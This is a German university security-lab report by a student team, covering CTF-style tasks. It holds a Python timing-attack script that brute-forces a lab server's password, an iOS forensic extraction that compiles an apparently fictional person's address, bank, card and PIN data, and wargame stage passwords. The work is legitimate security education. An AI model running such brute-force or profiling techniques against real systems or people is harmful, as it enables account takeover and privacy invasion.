



Abgabedokument Lab1

Einführung in Security

194.157 – 2024 W

27. Dezember 2024

Team 44

Name	MatrNr.
Kevin Csele	12122544
Clemens Schneider	12219440
Luka Twaroch	12226627
Wen Long Zhou	12225657
Ramin Shaikh	12123657

Inhaltsverzeichnis

1	Der Service war auch schon besser ...	5
1.1	Achtung! Streng geheim!	5
1.2	Eine schräge Nummer	5
1.3	Was letzte Preis?	5
1.4	IBANs sollte man verbannen!	5
2	Wireless Time Travel	5
2.1	Vier zukunftssichere Handschläge	5
2.2	Code der Zukunft	5
2.3	Ungewöhnlich verschlüsselte Botschaft	5
2.4	Geheimnisvoller Zugang: superboss	6
2.5	Unbrauchbarer Schlüssel	6
2.6	Einen Schlüssel für einen Schlüssel! Echt jetzt?!	6
2.7	Verborgenes Protokoll	6
3	Bot Bot Bot Bot	6
3.1	I keep you my little secret	6
4	Cäsars Schlüsselbund	6
4.1	Schlüssel. Knacken.	6
4.2	Passwörter Retten.	6
5	Paranoider Mozart	7
5.1	MozART.	7
6	Zertifiziertes Durcheinander	8
6.1	Zertifizieren ist schwer	8
7	Zeitreise durch das World Wide Web	9
7.1	Wieder Elvis	9
7.2	CäsarMussWeg! MussCäsarWeg?	9
7.3	dackboor.	9
7.4	Schlechtes Timing (Time Travel Edition)	9
7.5	Sorcerer ... ?	9
8	Seitlich fließend	10
8.1	Newton und Co KG.	10
9	Antike Mobile Security	13
9.1	iTimeTravel	13
9.2	AND(roid)ERS	15
10	Babycam Espionage	15
10.1	The Rise of the HuManoiD5	15
10.2	ETA	15

11 Das Social Media der Zukunft	15
11.1 Der vergiftete Passwort Reset	15
11.2 Accountübernahme	16
12 Hidden Timelines	16
12.1 Phantom Domain	16
13 Vault Voyage	16
13.1 That's all your vault!	16
14 Wikinger Overflow	16
14.1 Überlauf. Hand drauf.	16
14.2 Typisch Typing ... Stufe 1	16
14.3 Typisch Typing ... Stufe 2	16
14.4 Typisch Typing ... Stufe 3	16
15 Tap to the Future	17
15.1 Tick Tock Tap	17
16 So viele	17
16.1 Das Device ist heiß	17
16.2 Persona non grata	17
16.3 Eine Frage der Kommunikation	17
16.4 Treffpunkt	17
16.5 Alles dokumentiert!	17
16.6 Es geht immer um Inhalte	17
17 Web of Treats	17
17.1 Mitgliedschaftsnr.	18
17.2 Geheimer Artikel	18
17.3 Überfüllt	18
17.4 A shell in the forest?	18
17.5 Elvis	18
18 Das. Beste. Text. Adventure. Aller. Zeiten.	18
18.1 Time to travel!	18
18.2 Mein Name?	18
18.3 Ein PIN!	18
18.4 Ach ... ein Schlüssel	19
18.5 Flag!	19
19 Passwörter werden wir auch nie los, oder?!	19
19.1 Gute Idee, um ein Passwort zu verstecken?!	19
19.2 Call Julius ... äh. John.	19
19.3 Nicht nur Ziffern, sonder auch ...?	19
19.4 /etc/ANTIK?	19
19.5 Sicher sicher?	19
19.6 Zeitlose Liste	19

19.7 (Image)magic(k)	20
19.8 Auch in Zukunft ein schweres Passwort?	20
20 Franz Joseph und die Kommandozeile	20
20.1 Stage	20
20.2 Stagee	21
20.3 Stageee	22
20.4 Stageeee	23
20.5 Stageeeee	24
20.6 Stageeeeee	26
20.7 Stageeeeeee	26
20.8 Stageeeeeeee	26
20.9 Stageeeeeeeee	26
20.10Stageeeeeeeeeee	26
20.11Stageeeeeeeeeeee	26
20.12Stageeeeeeeeeeeee	26
21 Ueberschrift 1	26
21.1 Hinweise	26
22 Beispiele	27
22.1 Source Code formatieren	27
22.2 Bilder	28

1 Der Service war auch schon besser ...

1.1 Achtung! Streng geheim!

Um diese Aufgabe zu lösen, hat es genügt, das besagte PDF im Browser zu öffnen. Der "streng geheime" String befand sich im Titel des Tabs.

1.2 Eine schräge Nummer

Die Rechnungsnummer wurde zwar von einem schwarzen Rechteck verdeckt, ließ sich jedoch ganz einfach kopieren, indem man die betroffene Stelle markiert -> Strg + C

1.3 Was letzte Preis?

Selbes Spiel, auch der Preis ließ sich ganz simpel herauskopieren.

1.4 IBANs sollte man verbannen!

Um den IBAN aufzudecken, habe ich PDF-XChange verwendet, um das schwarze Rechteck mit dem Objektbearbeitungswerkzeug zu entfernen.

2 Wireless Time Travel

2.1 Vier zukunftssichere Handschläge

Nicht gelöst.

2.2 Code der Zukunft

Nicht gelöst.

2.3 Ungewöhnlich verschlüsselte Botschaft

Nicht gelöst.

2.4 Geheimnisvoller Zugang: superboss

Nicht gelöst.

2.5 Unbrauchbarer Schlüssel

Nicht gelöst.

2.6 Einen Schlüssel für einen Schlüssel! Echt jetzt?!

Nicht gelöst.

2.7 Verborgenes Protokoll

Nicht gelöst.

3 Bot Bot Bot Bot

3.1 I keep you my little secret ...

Nicht gelöst.

4 Cäsars Schlüsselbund

4.1 Schlüssel. Knacken.

Nicht gelöst.

4.2 Passwörter Retten.

Nicht gelöst.

5 Paranoider Mozart

5.1 MozART.

Nicht gelöst.

6 Zertifiziertes Durcheinander

6.1 Zertifizieren ist schwer

Um den Certificate Signing Request zu erstellen habe ich den folgenden Befehl verwendet: `openssl req -newkey rsa:4096 -sha512 -config openssl.cnf -out csr.csr -subj "/CN=12123657-Intermediate-CA-WS2024/OU=ESSE-Lab1-Exercise"`

- `req` ist der Befehl um einen CSR zu erstellen
- `-newkey rsa:4096` spezifiziert, dass ein neuer Key (4096-Bit RSA) erstellt werden soll
- `-sha512` gibt an, dass `sha512WithRSAEncryption` als Signaturalgorithmus verwendet werden soll
- mit `-config` wird angegeben, welches config file zu verwenden ist
- `-out` bestimmt das output-file und
- `-subj "/CN=12123657-Intermediate-CA-WS2024/OU=ESSE-Lab1-Exercise"` definiert die gewünschten Namens-Parameter im CSR.

Das config file dient dazu, die nötigen X509v3 Parameter zu setzen und sieht aus wie folgt:

```
2  [ req ]
   default_bits             = 4096
   default_md               = sha512
4  default_keyfile          = privkey.pem
   distinguished_name       = req_distinguished_name
6  req_extensions           = v3_req

8  [ req_distinguished_name ]

10 [ v3_req ]
   subjectKeyIdentifier = hash
12 basicConstraints = critical, CA:true, pathlen:0
   keyUsage = critical, Certificate Sign, CRL Sign
```

Listing 1: openssl.cnf

Nach Ausführung des oben genannten Befehls, wird der CSR in der Datei `csr.csr` gespeichert, diese wurde im Abgabetool eingereicht.

7 Zeitreise durch das World Wide Web

7.1 Wieder Elvis

Nicht gelöst.

7.2 CäsarMussWeg! MussCäsarWeg?

Nicht gelöst.

7.3 dackboor.

Nicht gelöst.

7.4 Schlechtes Timing (Time Travel Edition)

Nicht gelöst.

7.5 Sorcerer ... ?

Nicht gelöst.


8 Seitlich fließend

8.1 Newton und Co KG.

Bei dieser Aufgabe war es gefragt, sich über nc mit einem Server zu verbinden und eine Flag zu finden. Anfangs bin ich wie folgt vorgegangen:

- Verbinden mit dem Server über tese:
 - `ssh lab` (lab ist die gespeicherte ssh Konfiguration für tese)
 - `nc 10.10.10.202 7044` (IP und Port laut Angabe)

Infolge dessen fragt der Server nach einem Passwort. Bei einer Eingabe, gibt der Server die zur Überprüfung des Passworts benötigte Zeit zurück. (siehe Abbildung 1) Sofort ist mir die Möglichkeit eines Timing-Angriffes eingefallen. Also habe ich angefangen, Zeichen für Zeichen durchzuprobieren:



```
Passwort: k
Falsch! hihihi ;^)
In 0.10667 Sekunden überprüft
Passwort: l
Falsch! hihihi ;^)
In 0.10164 Sekunden überprüft
Passwort: m
Falsch! hihihi ;^)
In 0.15309 Sekunden überprüft
Passwort: ma
Falsch! hihihi ;^)
In 0.21907 Sekunden überprüft
Passwort: █
```

Abbildung 1: Antworten des Servers

Dabei ist mir folgendes aufgefallen:

- Bei einem falschen Zeichen benötigt die Überprüfung ungefähr 0.1 Sekunden
- Beim richtigen Zeichen dauert es ca. 0.05 Sekunden länger
- Pro korrekter Stelle steigt die Zeit um etwa 0.1 Sekunden

Mit diesem gewonnenen Wissen, entschied ich mich dazu, ein Python-Skript zu schreiben:

```
import socket
2 import string
import re
4 import time

6 # Configuration
host = "127.0.0.1" # The local host after port forwarding
```

```

8 port = 9999          # The forwarded port
  character_set = string.ascii_letters + string.digits
10 max_password_length = 30

12 # Function to measure response time based on server->
    provided output
  def measure_response_time(partial_password, test_char, s):
14     password_attempt = partial_password + test_char + "\n"

16     # Send the password attempt
    s.sendall(password_attempt.encode())

18

20     # Receive the response
    response = s.recv(1024).decode()

22     # Extract the timing information using regex
    match = re.search(r"In ([\d.]+) Sekunden", response)
24     if match:
        reported_time = float(match.group(1))  # Parse the 2
            numeric part
26     return reported_time
    else:
28     print("Unexpected response format.")
        print(f"Server response: {response.strip()}")
30     return 0.0

32 # Bruteforcing logic
  def brute_force_password():
34     password = ""
        teamPW = "[TEAMPW]\n"
36     try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) 2
            as s:
38         s.connect((host, port))
            time.sleep(0.5)
40         s.sendall(teamPW.encode())
            time.sleep(0.5)
42         print(s.recv(1024).decode()) #Print first server 2
            response
        for i in range(max_password_length):
44             best_char = None
                longest_time = 0.0
46             for char in character_set:
                response_time = measure_response_time(password, 2
                    char, s)
48             print(f"Testing: {password + char}, Reported Time2
                : {response_time:.5f} Sekunden")

```

```


50         print(f"Longest time: {longest_time:.5f} Current 2
           time: {response_time:.5f}")
           if response_time > longest_time:
52             longest_time = response_time
             best_char = char
54         print(f"Current best: {best_char}")
           print("-----")
56
           print(best_char)
58         if best_char:
             password += best_char
60         print(f"Found character: {best_char}, Current 2
           Password: {password}")
           else:
62             print("Unable to find the next character. Exiting2
             .")
             break
64         return
except Exception as e:
66     print(f"Error during connection: {e}")
    return
68
# Run the bruteforce
70 brute_force_password()

```

Listing 2: TimingBruteforce.py

Bevor ich dieses ausführen konnte, musste ich zuerst das Port-Forwarding einrichten:
`ssh -L 9999:10.10.10.202:7044 lab`

Das Skript benutzt die `socket` Bibliothek, um mit dem Server zu kommunizieren. Nach Start des Skripts, wird die Verbindung zum Server über den weitergeleiteten Port hergestellt. Anschließend wird das Teampasswort an den Server geschickt. Daraufhin beginnt das Cracken des Passworts. Stelle für Stelle werden alle möglichen Zeichen durchprobiert, wobei die vom Server retournierte Zeit gespeichert wird. Es wird das Zeichen gewählt, bei dem die Überprüfungsdauer am längsten ist. Nach 20 Zeichen und etlicher Zeit war das Passwort gecrackt:



```

Server response: Verflixt, du hast es geschafft!
Ich sollte mir ein besseres Verfahren ausdenken ...
In 2.00726 Sekunden überprüft
Hier hast du deine Flag: fQFBfCDVK8ckXAupHJMb
Testing: Sm5mDRzNret1tD4MLOvF, Reported Time: 2.00726 Sekunden
Longest time: 2.02110 Current time: 2.00726
Current best: t

```

Abbildung 2: Flag gefunden

9 Antike Mobile Security

9.1 iTimeTravel

Bei dieser Aufgabe wurden iOS-Anwendungsdaten aus verschiedenen lokalen Speichern analysiert. Die folgenden Speicherorte wurden untersucht:

- UserDefaults in:
 - Application/314A301E-B0C5-4698-A396-7CA896D7B486/Documents/userinfo.plist:
 - * Name: Manzana
 - * Telefonnummer: 004367705619025
 - * Status: "Hi, I'm using SupChat!"
 - Application/992CB749-C531-4E83-9F43-9FA66CDFD68D/Library/Preferences/com.healthapp.health.plist:
 - * Name: Manzana
 - * SVNR: 1234 010490
 - * PIN: 6210

.plist Dateien wurden simpel mit Xcode geöffnet und mit dem eingebauten XML Viewer ausgelesen.
- CoreData in Application/5FAD1E78-32D1-4C5F-929D-FD098D4AF4D4/Library/Application \ Support/Data.sqlite:
 - Heimatadresse: Favoritenstraße 9, 1040 Wien
 - Arbeitsadresse: Operngasse 21, 1040 Wien
 - Weltcafe-Standort: Schwarzspanierstraße 15, 1090 Wien
 - IoT-Gerätekonfigurationen für Lampen und Staubsaugerroboter

.sqlite Dateien wurden mit dem "DB Browser for SQLite" geöffnet und dort im "Browse Data" Tab ausgelesen.
- Cache-Daten in Application/AA9D9B8E-6B1E-4291-B8D1-CDC808498916/Library/Caches/net.medx.Ada.production/Cache.db:
 - IP-Adresse: 84.115.235.203

- Standortdaten: Wien
- Gesundheits-API Calls

.db Dateien wurden ebenfalls mit dem "DB Browser for SQLite" geöffnet und dort im "Browse Data" Tab ausgelesen.

- Screenshot-Cache:
 - Bankdaten in `Application/0420C351-0FF4-47C9-82A6-46453BE6ABAA/Library/SplashBoard/Snapshots/sceneID_com.apple.mobilenotes-83EBA897-8A74-4960-B47A-784C165CA77C/082886CC-F8CE-4C60-B146-E42268573330@2x.ktx`
 - * IBAN: AT02 1200 0007 0344 7144
 - * BIC: BKAUATWW
 - * Kreditkarte: 2222 4000 7000 0005 (Ablauf: 03/30, CVC: 737)
 - * Bank-PIN: 9RkX4a87mF
 - Versicherungsinformationen in `Application/0A1A5639-A370-4CBC-8194-3BF58CBE5A8C/Library/SplashBoard/Snapshots/sceneID_at.privateversicherung.app-default/A672ACD7-891C-4C45-BDF2-B3FDF5B42381@2x.ktx`
 - * Versicherungsnummer: 500/1234567-8
 - * Monatliche Prämie: €100,00
 - * Startdatum: 01.01.2015

.ktx Dateien waren am einfachsten auszulesen, da auf MacOS diese mit dem Apple Previewer lesbar sind, so wurden aus diesen die Informationen ausgelesen.

Profil der Person:

- Name: Manzana
- Telefonnummer: 004367705619025
- Geburtsdatum: 01.04.1990
- Wohnadresse: Favoritenstraße 9, 1040 Wien
- Arbeitsadresse: Operngasse 21, 1040 Wien
- Häufiger Aufenthaltsort: Weltcafe, Schwarzschanierstraße 15, 1090 Wien
- Versicherungsnummer: 500/1234567-8 (seit 01.01.2015, monatliche Prämie €100)

- Bankverbindung:
 - IBAN: AT02 1200 0007 0344 7144
 - BIC: BKAUATWW
 - Kreditkarte: 2222 4000 7000 0005 (gültig bis 03/30)
- Smart Home Geräte:
 - Diverse IoT-Lampen
 - Staubsaugroboter
- Gesundheitsdaten:
 - Verschiedene Symptome und Krankheitsbilder
- Technische Daten:
 - IP-Adresse: 84.115.235.203
 - Häufiger Aufenthaltsort laut Standortdaten: Wien

9.2 AND(roid)ERS

Nicht gelöst.

10 Babycam Espionage

10.1 The Rise of the HuManoiD5

Nicht gelöst.

10.2 ETA

Nicht gelöst.

11 Das Social Media der Zukunft

11.1 Der vergiftete Passwort Reset

Nicht gelöst.

11.2 Accountübernahme

Nicht gelöst.

12 Hidden Timelines

12.1 Phantom Domain

Nicht gelöst.

13 Vault Voyage

13.1 That's all your vault!

Nicht gelöst.

14 Wikinger Overflow

14.1 Überlauf. Hand drauf.

Nicht gelöst.

14.2 Typisch Typing ... Stufe 1

Nicht gelöst.

14.3 Typisch Typing ... Stufe 2

Nicht gelöst.

14.4 Typisch Typing ... Stufe 3

Nicht gelöst.

15 Tap to the Future

15.1 Tick Tock Tap

Nicht gelöst.

16 So viele

16.1 Das Device ist heiß

Nicht gelöst.

16.2 Persona non grata

Nicht gelöst.

16.3 Eine Frage der Kommunikation

Nicht gelöst.

16.4 Treffpunkt

Nicht gelöst.

16.5 Alles dokumentiert!

Nicht gelöst.

16.6 Es geht immer um Inhalte

Nicht gelöst.

17 Web of Treats

Nicht gelöst.

17.1 Mitgliedschaftsnr.

Nicht gelöst.

17.2 Geheimer Artikel

Nicht gelöst.

17.3 Überfüllt

Nicht gelöst.

17.4 A shell in the forest?

Nicht gelöst.

17.5 Elvis

Nicht gelöst.

18 Das. Beste. Text. Adventure. Aller. Zeiten.

18.1 Time to travel!

Nicht gelöst.

18.2 Mein Name?

Nicht gelöst.

18.3 Ein PIN!

Nicht gelöst.

18.4 Ach ... ein Schlüssel

Nicht gelöst.

18.5 Flag!

Nicht gelöst.

19 Passwörter werden wir auch nie los, oder?!

19.1 Gute Idee, um ein Passwort zu verstecken?!

Nicht gelöst.

19.2 Call Julius ... äh. John.

Nicht gelöst.

19.3 Nicht nur Ziffern, sonder auch ...?

Nicht gelöst.

19.4 /etc/ANTIK?

Nicht gelöst.

19.5 Sicher sicher?

Nicht gelöst.

19.6 Zeitlose Liste

Nicht gelöst.

19.7 (Image)magic(k)

Nicht gelöst.

19.8 Auch in Zukunft ein schweres Passwort?

Nicht gelöst.

20 Franz Joseph und die Kommandozeile

20.1 Stage

Bei diesem Beispiel musste man sich mit dem Befehl `ssh e12122544@tese.esse-teaching.at -p 12345` in tese einloggen und von dort mit dem Befehl `ssh eisec_team44@10.10.10.201 -p 22044` zum vorgegebenen Host verbinden. Hier gab es eine "welcome.txt" Datei welche Beschrieb dass ich mich in den user stage00 einloggen soll und dort die Aufgabe machen soll. Die Aufgabe war es einen username mit verstecktem Passwort zu finden. Für diese Stage haben mich die folgenden Schritte zum Ziel geführt.

Nach dem verbinden zur vorgegebenen Maschine:

- Ausführen von `ls -la`
- Interessanten versteckten Ordner gefunden
- In den Ordner gewechselt mit `cd`
- Erneut `ls -la` ausgeführt
- Interessante versteckte Datei gefunden
- Inhalt der Datei ausgegeben
- Fertig

Lösung:

- Username: stage01
- Passwort: bi0owaiK6ieK

Das folgende Bild zeigt die ausgeführten Befehle in der Kommandozeile.

```
key — stage00@cmdbox44: ~/.what_is_this — ssh e12122544@tese.esse-teaching.at -p 12345 — 110x25
[stage00@cmdbox44:~]$ ls -la
total 24
drwxr-x--- 3 root stage00 4096 Dec 19 03:07 .
drwxr-xr-x 1 root root    4096 Dec 19 03:07 ..
-rw-r----- 1 root stage00 220 Mar 29 2024 .bash_logout
-rw-r----- 1 root stage00 3526 Mar 29 2024 .bashrc
-rw-r----- 1 root stage00 807 Mar 29 2024 .profile
drwxr-xr-x 2 root root    4096 Dec 19 03:07 .what_is_this
[stage00@cmdbox44:~/.what_is_this]$ cd .what_is_this/
[stage00@cmdbox44:~/.what_is_this]$ ls -la
total 12
drwxr-xr-x 2 root root    4096 Dec 19 03:07 .
drwxr-x--- 3 root stage00 4096 Dec 19 03:07 ..
-rw-r--r-- 1 root root    132 Dec 19 03:07 .hidden
[stage00@cmdbox44:~/.what_is_this]$ cat .hidden
Ich sagte doch, es gibt auch einfache Aufgaben.

Deine nächste Aufgabe findest du hier:

Username: stage01
Passwort: bi8owaiK6ieK

[stage00@cmdbox44:~/.what_is_this]$
```

Abbildung 3: Lösungsweg "Stage"

20.2 Stagee

Dieses Beispiel hatte dieselbe Aufgabe wie die vorige, und zwar ein verstecktes Passwort finden. Hier war ich schon auf der richtigen Maschine eingeloggt, ich musste nurmehr user wechseln welchen ich aus der vorigen Ausgabe erhalten habe. Für diese Stagee haben mich die folgenden Schritte zum Ziel geführt:

- Einloggen mit dem gegebenen Benutzer: `su -l stage01`
- Ausführen von `ls -la`
- Interessante Datei `.dump` gefunden, die in "Stage" nicht vorhanden war
- Dateinhalt mit `cat .dump` ausgegeben
- Die Hexadezimaldaten mit einem Hex-Decoder decodiert
- Fertig

Lösung:

- Username: stage02
- Passwort: othie9chai8V

Das folgende Bild zeigt die ausgeführten Befehle in der Kommandozeile.




Abbildung 4: Lösungsweg "Stagee"

20.3 Stageee

Bei diesem Beispiel war es wieder dasselbe. Für diese Stageee haben mich die folgenden Schritte zum Ziel geführt:

- Einloggen mit dem gegebenen Benutzer: `su -l stage02`
- Ausführen von `ls -la`
- Interessante `.compressed.gz` Datei gefunden
- Konnte sie nicht mit `gunzip` entpacken, daher Inhalt mit `zcat` ausgelesen
- Inhalt wird ausgegeben
- Fertig

Lösung:

- Username: stage03
- Passwort: aeteet1iMa2o

Das folgende Bild zeigt die ausgeführten Befehle in der Kommandozeile.

A terminal window titled 'kev - stage02@cmdbox44: ~ - ssh e12122544@tese.esse-teaching.at -p 12345 - 110x25'. The prompt is 'stage02@cmdbox44:~\$'. The user enters 'ls -la', showing a directory listing with permissions, owner, size, date, and file names. The files are: '.', '..', '.bash_logout', '.bashrc', '.compressed.gz', and '.profile'. The user then enters 'zcat .compressed.gz', which outputs a message in German: 'Du hast auch diese Herausforderung gelöst, aber ein paar gibt es noch. Und schon geht's auf zur nächsten!'. Below this, the terminal shows 'Username: stage03' and 'Passwort: aeteet1iMa2o'. A final message says 'Du kannst natürlich auch eine Pause einlegen, wenn es zu anstrengend wird...'. The prompt returns to 'stage02@cmdbox44:~\$'.

Abbildung 5: Lösungsweg "Stageee"

20.4 Stageeee


Bei diesem Beispiel war es wieder dasselbe. Für diese Stageee haben mich die folgenden Schritte zum Ziel geführt:

- Einloggen mit dem gegebenen Benutzer: `su -l stage03`
- Ausführen von `ls -la`
- Interessante `.compressed.unknown.rar` Datei gefunden
- `zcat` auf die Datei ausgeführt
- Inhalt wird ausgegeben
- Fertig

Lösung:

- Username: stage04
- Passwort: BooR7nie1chu

Das folgende Bild zeigt die ausgeführten Befehle in der Kommandozeile.



```
kev — stage03@cmdbox44: ~ — ssh e12122544@tese.esse-teaching.at -p 12345 — 110x25
[stage03@cmdbox44:~]$ ls -la
total 24
drwxr-x--- 2 root stage03 4096 Dec 19 03:07 .
drwxr-xr-x 1 root root    4096 Dec 19 03:07 ..
-rw-r----- 1 root stage03 220 Mar 29 2024 .bash_logout
-rw-r----- 1 root stage03 3526 Mar 29 2024 .bashrc
-rw-r----- 1 root root    141 Dec 19 03:07 .compressed.unknown.rar
-rw-r----- 1 root stage03 807 Mar 29 2024 .profile
[stage03@cmdbox44:~]$ zcat .compressed.unknown.rar
Okay, das war ein bisschen gemein.

Fühlst du dich bereit, für ein bisschen mehr Herausforderung?

Username: stage04
Passwort: BooR7nie1chu

stage03@cmdbox44:~$
```

Abbildung 6: Lösungsweg "Stageeeee"

20.5 Stageeeee

Bei diesem Beispiel war es wieder dasselbe. Für diese Stageee haben mich die folgenden Schritte zum Ziel geführt:

- Einloggen mit dem gegebenen Benutzer: `su -l stage04`
- Ausführen von `ls -la`
- Interessante `.encrypted` Datei gefunden
- `cat` auf die Datei ausgeführt, um den Inhalt auszugeben
- Inhalt scheint verschlüsselt zu sein
- Sieht nach Base64 aus
- In Base64-Decoder eingegeben (Ausgabe siehe 7)
- Zufällige Zeichen deuten darauf hin, dass es komprimiert sein könnte
- Mit Base64-Befehl entschlüsselt, entpackt und direkt auf die Konsolenausgabe ausgegeben, da das Schreiben in Dateien in diesem Verzeichnis nicht erlaubt ist. Folgender Befehl wurde verwendet: `base64 -d .encrypted | gunzip`
- Fertig

Lösung:

- Username: stage05
- Passwort: eifietiey2Go

Decode from Base64 format

Simply enter your data then push the decode button.

H4slIAAAAAAAAAxXMsQrCMBCH8T1PcZtLCSK4dBZcXXRP7d/rQXqB3JWgz+bmI5mu3we/SzJaxWiG
pQeqPZI8+5ohb8rUUIWI0ITWB5QYuTB0oM/GYEzQGMDjZ2oQ7wJj8YPFuFdD1bRiJPPEOJ7DLZm1
Un3s5kvgvfpWkL4A+CemlyDAAAA

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Source character set.

☐

Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE >

Decodes your data into the area below.

🔍 🔍 🔍 🔍 🔍
0 =OqK *t\!OAzn# K2ZIF =loR%\$ 0t'L]gj cYWCûb\$8-R)KZB \🔍🔍🔍

Abbildung 7: Ergebnis der base64 Dekodierung von dem Inhalt der Datei .encrypted

```

kevin@kali:~$ ssh key - stage04@cmdbox44: ~ -- ssh e1212544@tese.esse-teaching.at -p 12345 -- 110x25
key — stage04@cmdbox44: ~ -- ssh e1212544@tese.esse-teaching.at -p 12345 -- 110x25
stage04@cmdbox44:~$ ls -la
total 24
drwxr-x--- 2 root stage04 4096 Dec 19 03:07 .
drwxr-xr-x 1 root root    4096 Dec 19 03:07 ..
-rw-r----- 1 root stage04 220 Mar 29 2024 .bash_logout
-rw-r----- 1 root stage04 3526 Mar 29 2024 .bashrc
-rw-r--r-- 1 root root    183 Dec 19 03:07 .encrypted
-rw-r----- 1 root stage04 807 Mar 29 2024 .profile
stage04@cmdbox44:~$ cat .encrypted
H4sIAAAAAAAAAxM5QnQrCMBCH8T1PcZtLCSK4d8ZcXXRP7d/rQXqB3JWgz+bmi5mu3we/SzJaxWl6
pQeqPfz8+5ohb8rUUuIWIGiTW85QYuT80oM/GYEzQGMJdZ2oQ7wJ8YYPFuFdD1briJPPE0J7DLZm1
Un3s5KvggvfpWKL4A+CemlyDAAAA
stage04@cmdbox44:~$ base64 -d .encrypted | gunzip
Das mit der Verschlüsselung war ein bisschen gelogen, zugegeben.

Und weiter geht's...

Username: stage05
Passwort: eifietiey2Go

stage04@cmdbox44:~$
```

Abbildung 8: Lösungsweg "Stageeeeeee"

20.6 Stageeeeeee

Nicht gelöst.

20.7 Stageeeeeeee

Nicht gelöst.

20.8 Stageeeeeeeee

Nicht gelöst.

20.9 Stageeeeeeeeee

Nicht gelöst.

20.10 Stageeeeeeeeeeee

Nicht gelöst.

20.11 Stageeeeeeeeeeeee

Nicht gelöst.

20.12 Stageeeeeeeeeeeeeee

Nicht gelöst.

21 Ueberschrift 1

21.1 Hinweise

Hinweise:

- Verwenden Sie entweder diese deutsche Version oder die englische Version in `protocol.tex`.
- Setzen Sie alle Variablen nach *FOR STUDENTS* in der `.tex` Datei.
- Ersetzen Sie die Platzhalter für Ihre Namen und MatNr.
- Löschen Sie diese Sektion über Hinweise und die folgenden Beispiel-Kapitel.
- Achten Sie auf geforderte Formate und Anforderungen an die Dateinamen.
- Führen Sie `pdflatex` mindestens zweimal aus, damit die Referenzen und Seitenzahlen richtig im PDF dargestellt werden.
- Sie können dazu auch das Makefile verwenden: `make de`.

22 Beispiele

22.1 Source Code formatieren

Es folgen einige Beispiele wie Sourcecode in diesem Dokument formatiert und referenziert werden kann (siehe Listing 3 auf Seite 27 und siehe Listing 4 auf Seite 28).

Ebenso können kurzer Code oder kurze Befehle direkt in der Zeile in einem `lstinline` Block mit typengleicher Schrift formatiert werden.

```

2  /*
   * Just an example C-file.
   */
4
